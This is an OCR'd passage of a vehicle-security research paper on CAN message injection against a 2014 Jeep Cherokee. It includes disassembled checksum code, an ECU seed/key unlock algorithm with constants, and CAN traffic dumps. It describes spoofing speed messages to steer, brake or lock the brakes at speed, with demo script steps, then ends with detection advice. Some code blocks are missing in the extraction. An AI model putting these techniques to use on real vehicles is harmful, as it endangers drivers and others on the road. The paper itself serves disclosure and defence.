
Even if secrets are stored per-car, mechanics will need a way to get these secrets, for example, to install new ECUs and associated firmware in the vehicle. Therefore, the tools will either have these secrets or have a way to generate/query a server for them. Either way, while adding difficulty to an attack, manufacturers shouldn't rely on secrets for attack prevention. This is an important point to understand because there are many proposals out there to protect ECU from these kinds of attacks by utilizing cryptographic secrets but this section should demonstrate that they are doomed to failure or at least will demonstrate the degree of difficulty implementation will entail.

Checksums – Revisited

An example of something that isn't a secret, but rather a secret algorithm, is the way that some CAN messages checksums are calculated for the Jeep. It is important to know this algorithm, as an attacker, in order to construct arbitrary CAN messages, as opposed to just replaying existing ones.


We discussed checksum algorithms a bit our previous research [6], but we'll go into further detail here explaining that the algorithm can be found both in the mechanic's tool and in the ECU which validates/supplies the checksums. Remember, in the case of a remote compromise, these may be moot since the attacker can just pass their constructed CAN payload to the specified function, but is most likely necessary for testing message injection prior to an attack.

Here is the checksum routine in the PAM module (v850):


checksum_calc:
prepare {r26-r29, lp}, 0
mov r6, r27
zxb r6
movea 0xFF, r0, r2
addi -2, r6, r6
zxb r6
addi -1, r6, lp
mov lp, r29
zxb r29
add r27, r6
ld.b [r6], r6
andi 0xF0, r6, r12
or r7, r12
st.b r12, [r6]
mov 0, r12
br loc_3BD74
loc_3BD74:
cmp lp, r12
bl4 loc_3BD22
loc_3BD22:
movea 0x80, r0, r28
mov r12, r6
add r27, r6
ld.bu [r6], r26
mov 8, r10
br loc_3BD66
add r27, r29
not r2, r8
st.b r8, [r29]
zxb r8
mov r8, r10
zxb r10
dispose 0, {r26-r29, lp}, [lp]
-- End of function checksum_calc
loc_3BD66:
mov r10, r11
add -1, r10
zxb r10
cmp r0, r11
bh loc_3BD32
loc_3BD32:
mov r28, r7
and r26, r7
zxb r7
andi 0x80, r2, r6
cmp r0, r7
be loc_3BD54
add 1, r12
zxb r12
movea 0x1C, r0, r7
cmp r0, r6
be loc_3BD4A
loc_3BD54:
cmp r0, r6
be loc_3BD5C
mov 1, r7
movea 0x19, r0, r7
loc_3BD4A:
shl 1, r2
ori 1, r2, r6
xor r6, r7
br loc_3BD60
loc_3BD5C:
shl 1, r2
xor r2, r7
loc_3BD60:
mov r7, r2
zxb r2
shr 1, r28

Here it is in the ECM module (PPC):

Here is the checksum algorithm in the PSCM (v850):



In fact, this function is pretty easy to find in firmware, and since it acts on CAN message data. Such artifacts are rare aids that end up being extremely useful when reverse engineering.

Security access, revisited

Our previous work [6] showed how we discovered the security access algorithm and keys in the mechanic's tool. Not only does this algorithm need to be in the mechanic's tool (or at least accessible from it) it also needs to be in the ECUs to verify the result.

```
public class JavaScriptScriptedSecurityUnlock
  implements ScriptedSecurityUnlock
{
  private Context H;
  private Function h;
  private String E;
  private int D;
  private String c;
  private Scriptable I;

  public JavaScriptScriptedSecurityUnlock(String a)
    throws InvalidSecurityUnlockException
  {
    try
    {
      ContextFactory localContextFactory = new ContextFactory();
      a.H = localContextFactory.enterContext();
      a.I = a.H.initStandardObjects();
      a.H.evaluateString(a.I, "bpe = 0;\nmask = 0;\nradix = mask + 1;\ndigitsStr = '0123456789ABCD
      a.H.setOptimizationLevel(9);
      a.H.evaluateString(a.I, a, UndefinedPrimitiveException.h("cAZ@UDi|U]__B"), 0, null);
      a.E = a.E();
      a.D = a.l();
      a.c = a.h();
      a.h = ((Function)a.I.get(COMPANYDOCINFO.h("B\034M\036T\021@\tD6D\004"), a.I));
    }
    catch (Exception localException1)
    {
      throw new InvalidSecurityUnlockException(localException1.getMessage());
    }
  }
```

The above code decrypts a file, loads the contents, and interprets JavaScript from an encrypted JavaScript file that comes with the mechanic's tools (decryption of the JavaScript files was discussed in our previous research [6])


```
var KEY_CONSTANT_1 = strToBigInt("917627766", 10);
var KEY_CONSTANT_2 = strToBigInt("2726392814", 10);
var AND_CONSTANT = strToBigInt("ffffffff", 16);

function calculateKey(seed) {
    if (seed.length < 4) {
        throw "seed length must be 4";
    }

    var seedBigInt = arrayToBigInt(seed, seed.length - 4, 4);

    var tempSeed = leftShift(andInt(rightShift(seedBigInt, 16), 0xFF), 24);
    tempSeed = add(tempSeed, leftShift(andInt(rightShift(seedBigInt, 24), 0xFF), 16));
    tempSeed = add(tempSeed, andInt(rightShift(seedBigInt, 8), 0xFF));
    tempSeed = add(tempSeed, leftShift(andInt(seedBigInt, 0xFF), 8));

    var shiftSeed = and(add(leftShift(tempSeed, 11), rightShift(tempSeed, 22)), AND_CONSTANT);

    var key = and(xor(shiftSeed,xor(KEY_CONSTANT_1, and(KEY_CONSTANT_2, seedBigInt))), AND_CONSTANT);

    return toArray(key, 4);
}
```

The actual algorithm is the same for all the Jeep ECUs. Each type of ECU has two distinct constants associated with it. The mechanics tool calls these KEY_CONSTANT_1 and KEY_CONSTANT_2, as show above. It isn't hard to find the security access algorithm in firmware and then find the associated constants.

Here are the constants for the ECM:

```
ROM:00360008 security_level_2_consts:.long 0xE72E3799, 0x1B64DB03
ROM:00360008                                         # DATA XREF: security_access+2C↑o
ROM:00360008                                         # security_access+30↑o
ROM:00360010 security_level_4_consts:.long 0xF3DE3A7A, 0xE1F6A073
ROM:00360010                                         # DATA XREF: security_access+68↑o
ROM:00360010                                         # security_access+6C↑o
```

You can see the constants used for security access in the PSCM code below (near the end of the function):



```
                        compute_seed:
86 5F 01 00             ld.bu   [r6], r11
40 46 FF 00             movhi   0xFF, r0, r8
A6 6F 01 00             ld.bu   1[r6], r13
86 87 03 00             ld.bu   2[r6], r16
D8 5A                   shl     0x18, r11
A6 57 03 00             ld.bu   3[r6], r10
D0 6A                   shl     0x10, r13
CB 69                   add     r11, r13
C8 82                   shl     8, r16
CD 81                   add     r13, r16
D0 51                   add     r16, r10
0A 78                   mov     r10, r15        -- thing from r6
                                                -- as dword
88 7A                   shr     8, r15
4F 41                   and     r15, r8
8F 00                   zxb     r15
40 4E 00 FF             movhi   0xFF00, r0, r9
0A 68                   mov     r10, r13
C8 6A                   shl     8, r13
0D 58                   mov     r13, r11
49 59                   and     r9, r11
CB 41                   add     r11, r8
CD 3E 00 FF             andi    0xFF00, r13, r7
C8 39                   add     r8, r7
C7 79                   add     r7, r15
0F 88                   mov     r15, r17
C8 8A                   shl     0x8, r17
96 7A                   shr     0x16, r15
D1 79                   add     r17, r15
28 06 8F 2B 19 AE       mov     0xAE192B8F, r8
48 51                   and     r8, r10
26 06 F3 7D 37 EC       mov     0xEC377DF3, r6
26 79                   xor     r6, r15
2F 51                   xor     r15, r10
7F 00                   jmp     [lp]
                        -- End of function compute_seed
```

These constants can be a very good place to start reverse engineering ECU firmware since you know they are used in Security Access operations. From there, you can back trace the functions to look for relevant code with respects to CAN bus diagnostic routines.


PSCM Specifics

As we mentioned earlier, each ECU must contend with the situation where it is receiving both the messages sent by other ECUs in the car as well as the messages sent by the attacker. For the PSCM, we reverse engineered the firmware and analyzed what happens. Before looking at the code, let's look at a dump of CAN messages for identifier with 0x20C. This message is sent by the PAM to tell the PSCM to turn the steering wheel (or not).

IDH: 02, IDL: 0C, Len: 04, Data: **80 00** 00 31
IDH: 02, IDL: 0C, Len: 04, Data: 80 00 **01** 2C
IDH: 02, IDL: 0C, Len: 04, Data: 80 00 02 **0B**
IDH: 02, IDL: 0C, Len: 04, Data: 80 00 03 16
IDH: 02, IDL: 0C, Len: 04, Data: 80 00 04 45

The first two bytes are data used to determine at what angle to set the steering wheel. The third byte is some kind of incrementing counter. With a little more analysis it is clear that the fourth byte is a checksum that depends on the first 3 bytes and is described in the previous section.

Below is a portion of code handles CAN messages having identifier 0x20C, although similar code is seen in most other CAN ID processing functions.



The first thing the code does is verify the checksum of the message. If the checksum is invalid, it ignores the message, which is to be expected. In some code not shown, if the PSCM receives too many messages with invalid checksums, it disables advanced features.

Next, a comparison of the third byte (the counter) is made with the value of the third byte from the previous message seen. If it is the same, it ignores this "duplicate" message. If it receives too many consecutive messages with this same third byte, it will also disable advanced features.

```
ROM:00016D26                loc_16D26:                              -- CODE XREF: deal_with_PAM+1E↑j
ROM:00016D26 C4 AF E1 A6                    clr1    5, lka_pam_bitfield2 -- checksum okay
ROM:00016D2A 84 87 65 AA                    ld.bu   counter, r16
ROM:00016D2E 0F 58                          mov     r15, r11
ROM:00016D30 CC 5A                          shl     0xC, r11
ROM:00016D32 9C 5A                          shr     0x1C, r11       -- low order nibble of byte 2 of dword
ROM:00016D32                                                        -- is low order nibble of byte 3 of stream
ROM:00016D32                                                        -- its a counter
ROM:00016D34 EB 81                          cmp     r11, r16
ROM:00016D36 44 07 63 AA                    st.b    r0, times_cksum_failed
ROM:00016D3A 8A 25                          bnz     loc_16D7A       -- not the same as counter
ROM:00016D3C A5 77 25 D4                    ld.bu   max_failures_allowed, r14
ROM:00016D40 A4 5F 65 AA                    ld.bu   times_count_failed, r11
ROM:00016D44 EE 59                          cmp     r14, r11
ROM:00016D46 D1 15                          bl      loc_16D70       -- times_count_failed++
ROM:00016D48 20 36 56 00                    movea   0x56, r0, r6
ROM:00016D4C 82 FF C2 AC                    jarl    set_something_from_cksum_fail, lp
ROM:00016D50 E0 51                          cmp     r0, r10
ROM:00016D52 B2 0D                          bz      loc_16D68
ROM:00016D54 20 36 56 00                    movea   0x56, r0, r6
ROM:00016D58 20 3E 4E 00                    movea   0x4E, r0, r7
ROM:00016D5C 83 FF 8E 23                    jarl    set_something_from_cksum_fail2, lp
ROM:00016D60 24 7E F0 A6                    movea   unk_3FEB7F0, gp, r15
```

However, you may notice that this byte isn't actually an incrementing counter, but for all practical purposes, is merely something that must be different between two consecutive CAN messages. The incremental counting is just a method to guarantee a unique value in each message.

Because of the way the ECU deals with this third byte, one can imagine a method to make it accept all the CAN messages injected by an attacker and completely ignore all messages sent by the ECU from the car while still remaining fully functional. If an attacker times her messages just right, she can always arrange to precede messages from the car's ECU with a message having the same third byte as the message from the car's ECU. In this way, each message from the car's ECU will have the same third byte as the previous message received and so will be ignored by the PSCM. Since this never occurs more than once, the ECU will operate indefinitely.

Below is an example of what CAN traffic looks like when this technique is being used, in this case for CAN identifier 0x2E4.

IDH: 02, IDL: E4, Len: 08, Data: **00 00 00 00 00 04 00 27**
IDH: 02, IDL: E4, Len: 08, Data: 00 BB 80 41 C0 54 **00** AF
IDH: 02, IDL: E4, Len: 08, Data: **00 00 00 00 00 04 01 3A**
IDH: 02, IDL: E4, Len: 08, Data: 00 B7 80 40 C0 54 **01** 20
IDH: 02, IDL: E4, Len: 08, Data: **00 00 00 00 00 04 02 1D**
IDH: 02, IDL: E4, Len: 08, Data: 00 B5 80 3F C0 54 **02** 18
IDH: 02, IDL: E4, Len: 08, Data: **00 00 00 00 00 04 03 00**
IDH: 02, IDL: E4, Len: 08, Data: 00 B0 00 3F C0 54 **03** 65
IDH: 02, IDL: E4, Len: 08, Data: **00 00 00 00 00 04 04 53**
IDH: 02, IDL: E4, Len: 08, Data: 00 AE 00 3D C0 54 **04** 86
IDH: 02, IDL: E4, Len: 08, Data: **00 00 00 00 00 04 05 4E**
IDH: 02, IDL: E4, Len: 08, Data: 00 AC 00 3D C0 54 **05** 17

In this case, the message with the data bytes all zero will be processed while the ones that contain non-zero data will be ignored, as they will look like duplicates to the PSCM.


Keep in mind that the PSCM has no idea about the actual state of the car like the current gear, speed, or rpms. It can only learn this information from processing CAN messages. Therefore, by using this trick, we can convince the PSCM that we are driving very slowly when we are actually driving very fast. This will allow us to circumvent any restrictions based on these values. As we'll see later, this allows us to do things like start a diagnostic session at speed, which **should** be impossible. It also will allow us to control the steering at speed, despite the fact there are explicit checks to prevent this from occurring.

PSCM – Diagnostic Session at Speed

It should not be possible to put an ECU into a diagnostic session at speed. In fact, some ECUs have even further restrictions. The PSCM is one such ECU. It forbids being put into a diagnostic session unless the engine is not running at all, but the car is in RUN mode (i.e. powered on but no engine running). One can see this in action if you try to start a diagnostic session.

EID: 18DA30F1, Len: 08, Data: 02 **10 02** 00 00 00 00 00
EID: 18DAF130, Len: 08, Data: 03 **7F** 10 **81** C4 15 00 0F

This request returns error code 0x81 which, according to ISO 14229, means **rpmTooHigh**. Effectively this error means the car should not have the engine running. Examining the firmware, we see that it does check the RPM as well as the speed of the car. It also checks quantities like the voltage and temperature, although these are usually okay anyway.



By sending fake RPM CAN messages that trump the real RPM CAN messages, we can trick the PSCM to thinking that the car is effectively off, even if it is moving at speed. The result is that we can establish a diagnostic session on the PSCM even if the car is driving down the highway.

Beyond giving us access to various diagnostic procedures like routine controls, when the PSCM is in an active diagnostic session, the steering wheel is incredibly hard to turn. It appears that the power steering is deactivated, forcing the driver to fight against the disabled electronic assist device. The

effect is that it is not possible to easily control the steering and performing actions. Making tight turns becomes difficult or impossible. This is certainly a safety hazard.

Collision Prevention Braking

There are many ways that various components of the vehicle can request the car to apply its brakes. We briefly look at each of these. The first such method is through the collision prevention system.

One interesting thing, when it comes to trying to engage the brakes using the ABS module, is that the ABS is the single ECU that is the source of truth with regards to the actual speed of the vehicle, as opposed to getting it from the CAN bus. This greatly reduces the types of tricks we can play against it in this regard. For example, it is unlikely we would be able to ever get a diagnostic session with it while the car was traveling at high speed, due to it not relying on CAN messages for speed.

The module that is in charge of the collision prevention system is the Adaptive Cruise Control (ACC) module. In the Toyota Prius, it was enough to simply send the messages the ACC sends to the brakes. Confliction was not a problem and the Prius applied the brakes if it received messages telling it to do so, even in the presence of messages telling it not to do so.

On the contrary, in the Jeep, it is not enough to simply send the same messages the ACC would send in order to make the ABS system apply its brakes. If the ABS receives conflicting messages, it turns off the collision prevention system in the vehicle rather than taking the chance of applying the brakes when it is not supposed to do so (apparently ECU designers had different thoughts about the collision prevention system). That means for the Jeep we have to find a way to deal with the issue of message confliction. The easiest way is to disable the ACC in some way, such as putting it into Bootrom mode.

However, more action must be taken. The FFCM is attached to the ACC via a private CAN line. If the ACC is not responding normally, the FFCM will also not behave normally which means the ABS system will, again, turn off collision prevention braking.

So an attacker needs to disable both of those modules and then replay all the messages from them captured during a collision event. The ACC sends messages with the following IDs:

```
0x02EC
0x03EE
0x06D8
```

The FFCM sends the messages with the following IDs:

```
0x01F6
0x05DC
0x05E4
0x05DA
```

0x01F6 is the message that the FFCM affects control steering in Lane Keep Assist (LKA) events, but more on that later. Please see the following files and data captures for more information.

- acc_braking_trio_collision.dat
- acc_braking_trio_collision

- cruise_collision_loop.py

ACC Braking

Another way braking can be applied is by the ACC in non-collision situations. If the ACC (using the FFCM) detects a vehicle in front of it slowing down, it will apply the brakes to make sure that the car doesn't run into it. While in typical use it will just slow the car down, it can actually bring the car to a complete stop in some cases.

As in the collision prevention case, we need to disable the ACC, FFCM, and SCCM. Then we replay messages which indicate braking. Best file is cruise_then_brake.py.

EPB - Braking

The Electronic Parking Brake (EPB) is designed to be used at any speed. If engaged at high speed, it signals to the brakes to engage to decelerate the vehicle. If engaged at low speed, it locks the brakes using physical calipers designed for that purpose. The EPB transmits only two CAN messages, those with identifiers 0x2EE and 0x5E0, respectively.

If an attacker just injects messages indicating that the emergency parking brake is being engaged while the EPB messages are still playing, message confliction prevents the brakes from being applied. The automated aspects of the ABS will be disabled.

However, we can put the EPB into Bootrom mode, which will stop it from sending CAN messages at any speed, eliminating the issue of confliction. After that, we can simply replay messages that the EPB would normally send; including messages indicating that the driver has engaged the parking brake. This will cause the car to apply the brakes and come to a quick stop.

Demo

1. Car is on and stationary
2. Start *interactive_driving.py*
3. Start *interactive_driving_pkts_w_startup_epb.py*
4. Start *program_epb_but_stop.py*, wait for it to complete
5. Drive car to speed
6. In *interactive_driving.py* press down arrow. Car will stop

To recover, stop all scripts and run *program_epb.py*.

EPB – Locking

If you engage the parking brake (while stationary) and then drop the EPB module into Bootrom mode, you can no longer disengage the parking brake. Even if you reboot the car and even if you pull on the physical parking brake switch, the emergency parking brake remains engaged.

Demo

1. Car is on and stationary
2. Run *program_ebp_after_locking_brakes.py*, wait for it to complete
3. Car's brakes are locked

To recover, run *program_ebp.py*

LKA – Steering

The way that Lane Keep Assist (LKA) works is that the FFCM tracks the lane markings with its camera. If it sees that the car is drifting out of the lane, and the turn signal is not on, it will gently move the steering wheel to keep it within the lane.

There are many limits with LKA steering. For one, it only works if the car is traveling between 37 mph and 100 mph. Another is that there is a strict maximum that the wheel will turn, approximately 10 degrees from center. Given these restrictions, being able to control LKA isn't incredibly dangerous.

Due to the heavy restrictions on the speed and angle, we decided to look at other methods for steering the vehicle at speed.

PAM – Steering

The Parking Assist Module (PAM) is a feature that helps the driver parallel park their vehicle in several different scenarios. It does this by taking information from sensors, calculating how much to turn the wheel, and then sending messages to the PSCM to act upon. During parking assist sessions, the driver is still responsible for accelerating, braking, and gear selection. Parking assist only turns the steering wheel.

PAM steering has some advantages, from an attacker's perspective, over LKA steering. First and most importantly, there are no limitations on how far the steering wheel can turn. There are still vital restrictions placed on its operation, but steering angle isn't one of them. The most important is based on the speed of the car. The PSCM will not process PAM messages if the car is traveling over some low speed, somewhere around 7 mph, as you may have seen in last year's video [10].

As usual, the PAM continuously sends messages, even if parking assist features are not currently being used, so there is the problem of confliction if an attacker tries to turn the steering wheel with these messages. Earlier, we discussed how to prevent normal messages from being sent by putting the PAM into diagnostic mode to avoid conflictions. This worked fine, but only if the car was traveling less than 7 mph, otherwise the PAM would leave diagnostic mode and begin to broadcast messages again.

We can improve upon this work by putting the PAM into Bootrom mode. Then we don't have to worry about the actual PAM sending conflicting messages even at high speeds. However, we are still constrained by the 7 mph limit enforced by the PSCM. But, the PSCM doesn't really know the speed of the car, relying on the CAN bus to inform it of the current speed. We can use the PSCM "counter" trick discussed earlier to make the PSCM only see our messages and not the actual ones. The PSCM checks CAN messages with two different identifiers to determine the speed of the automobile (and either process PAM steering requests or not). These two messages have identifiers 0x1E6 and 0x2E4. If we fake these messages by sending our messages with the same counter value as existing speed messages, we can make the PSCM accept our messages instead of the real ones.

In the end, if we put the PAM into Bootrom mode and fake the two speed related messages, then send PAM messages telling the PSCM to turn the steering wheel, it will do so at any speed. This is a frightening and dangerous attack.

Demo

1. Prolonged car reboot
2. Run *interactive_driving.py*
3. Put the vehicle in reverse
4. Run *interactive_driving_pkts_w_startup.py*
5. Run *program_pam_then_speed.py*
6. Engage speed negation script
7. Put car in drive
8. Press right (or left) in interactive

To recover, quit all scripts and run *program_pam.py*.

Summary of results

The chart below summarizes the improvements in physical control of automobiles via CAN bus messages using the techniques illustrated in this paper.

	2009 Malibu	2012 Escape	2012 Prius	2014 Cherokee from [6]	2014 Cherokee now
Engage brakes	Yes	< 5mph	Yes	< 5mph	Yes
Stop brakes	Yes	< 5mph	No	< 5mph	< 5mph
Steering	No	< 5mph	Inconsistently	< 5mph	Yes
Acceleration	No	No	No	No	Yes

Preventing CAN Injection Attacks

There are a few things that can be done to stop CAN injection attacks. These are either manufacturer/implementation specific, or generic to all cars with a CAN based infrastructure. We begin by discussing the former.

Designers of ECUs should be aware of the techniques of CAN message injection and attempt to design systems that are resilient to it. Consider the case of the PSCM mentioned above. It has some slack built into it so that single error conditions do not cause an action to be taken by the system. A few messages can occur with invalid checksums or be duplicates of proceeding messages and the ECU can handle this and continue working. As we saw, building in this extra ability allowed the attacker to be able to solve the problem of confliction and take control of the actions of the ECU. ECUs should not only take into account functional requirements but also malicious traffic. We've reached the point where we know that CAN traffic can come from untrusted sources so algorithms should be refactored accordingly. Actions should be taken in the event of anomalous traffic. If the PSCM were designed more tightly, it would have been very difficult to get the PAM steering to work at speed.

As far as more generic approaches, it helps to remember that there are only two ways to do CAN injection attacks, by using diagnostic messages or normal CAN messages. We look at these two separately.

For diagnostic messages, there are a few possible solutions. These can be used to directly affect an ECU, for example using a routine control, or indirectly, for example by putting one ECU into diagnostic mode in order to impersonate it to a different ECU. Clearly, we don't want most diagnostic operations to be possible while the vehicle is at speed. Most vehicles already implement such protections. The harder question is what to do with diagnostic messages when the car is stopped (or moving slowly)?

One possibility would be to only allow diagnostic messages to be received before the car has ever been taken out of park, but never after. This would likely prevent most situations where remote compromise was an issue. Another solution would be to only allow diagnostic messages if the car was put into some kind of "diagnostic mode" which would require the mechanic or mechanic's tool to make some physical change to the car. This might require something like flipping a physical switch in the car or supplying some current to a particular pin in the OBD-ii port. Either way, it would not allow diagnostic messages unless specifically intended by a person physically at the vehicle.

Normal CAN message injection will always suffer some form of confliction. As we mentioned in the paper, many vehicles today already have ways to deal with message confliction. We suspect that most solutions are designed out of concern for signal interference and/or malfunction as opposed to security, but we could be wrong.

One possible solution is that while the receiving ECU can't be sure if messages are from a legitimate source or an attacker, the sending ECU does know which messages it has sent and so could easily detect additional messages on the bus and signal the receiving ECU that something bad was happening (or at least log that suspicious activity has been encountered). Another solution is to have the receiving ECU look at the frequency of incoming messages. This should never change, but if an attacking ECU begins to transmit messages, the frequency of incoming messages will go up, probably significantly. Likewise, if an attacker takes a sending ECU offline and starts to send messages in its place, there will likely be a brief period where the frequency drops. These are a couple of ways to detect CAN message injection.

One problem with detecting injection of normal CAN messages is what to do after it has been detected. If it is something that isn't safety critical, such as parking assist, it is simple enough to disable it. Some systems, for example air bags or even emergency braking to a certain extent, cannot so easily be disabled when trouble is detected.

Conclusion

Several years after academic researchers published their findings [5], car manufacturers put an effort to forbid diagnostic access to ECUs while the car is traveling at speed. These restrictions limit the ways an attacker can affect the physical systems of a vehicle using CAN message injection. When forced to inject normal messages (as opposed to diagnostic ones), the largest problem encountered is that of confliction, whereas the target ECU will receive not only the attacker's injected messages but also those of the original ECU.

In this paper, we discussed a few techniques to deal with message confliction and still force the ECU to take actions requested by the attacker. These include things like putting the original ECU into Bootrom mode or taking advantage of the specifics of how the target ECU deals with incoming messages. We demonstrate these techniques by controlling the physical actions of a 2014 Jeep Cherokee including braking, steering, and acceleration at speed. We also provided some preliminary advice on how one would detect and possibly prevent CAN message injection.

References

[1] - http://www.autosec.org/pubs/cars-oakland2010.pdf

[2] - http://illmatics.com/car_hacking.pdf

[3] - http://www.autosec.org/pubs/woot-foster.pdf

[4] - http://www.forbes.com/sites/thomasbrewster/2014/11/07/car-safety-tool-could-have-given-hackers-control-of-your-vehicle/#1e2fd36e21b0

[5] - http://www.autosec.org/pubs/cars-usenixsec2011.pdf

[6] - http://illmatics.com/Remote%20Car%20Hacking.pdf

[7] - https://en.wikipedia.org/wiki/CAN_bus

[8] - https://en.wikipedia.org/wiki/OBD-II_PIDs

[9] - https://www.blackhat.com/docs/asia-14/materials/Garcia-Illera/Asia-14-Garcia-Illera-Dude-WTF-In-My-Can.pdf

[10] - https://www.wired.com/2015/07/hackers-remotely-kill-jeep-highway/

[11] - https://en.wikipedia.org/wiki/Unified_Diagnostic_Services